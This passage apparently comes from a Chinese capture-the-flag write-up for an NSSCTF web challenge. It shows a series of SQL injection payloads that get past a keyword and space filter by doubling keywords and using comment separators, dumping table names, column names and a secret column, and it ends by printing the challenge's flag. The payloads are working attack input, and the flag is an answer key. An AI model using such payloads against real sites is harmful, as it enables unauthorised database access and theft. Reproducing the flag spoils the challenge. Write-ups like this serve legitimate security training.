
有回显了,经过大量测试,发现过滤了很多字符,如空格、or、union等,我又发现这些被过滤的字符可以用双写进行绕过,于是构造了如下payload:
nss=1'/**/oorrder/**/by/**/4%23 #到4报错,得出3列
nss=1'/**/uunionnion/**/select/**/1,2,group_concat(table_name)/**/from/**/infoorrmation_schema.tables/**/where/**/table_schema=database()/**/limit/**/1,2%23
#拿到表名
nss=1'/**/uunionnion/**/select/**/1,2,group_concat(column_name)/**/from/**/infoorrmation_schema.columns/**/where/**/table_name='NSS_tb'/**/limit/**/1,1%23
#拿到列名
nss=1'/**/uunionnion/**/select/**/1,2,group_concat(Secr3t)/**/from/**/NSS_tb/**/limit/**/1,1%23
#拿到flag:NSSCTF{36b60eaf-e0dd-4d6e-985b-30798576dd64}
美好的一天结束了,谢谢您的阅读🙂
今日学习分享
本文采用 CC BY-NC-SA 4.0 许可协议,转载请注明出处。
评论交流
欢迎留下你的想法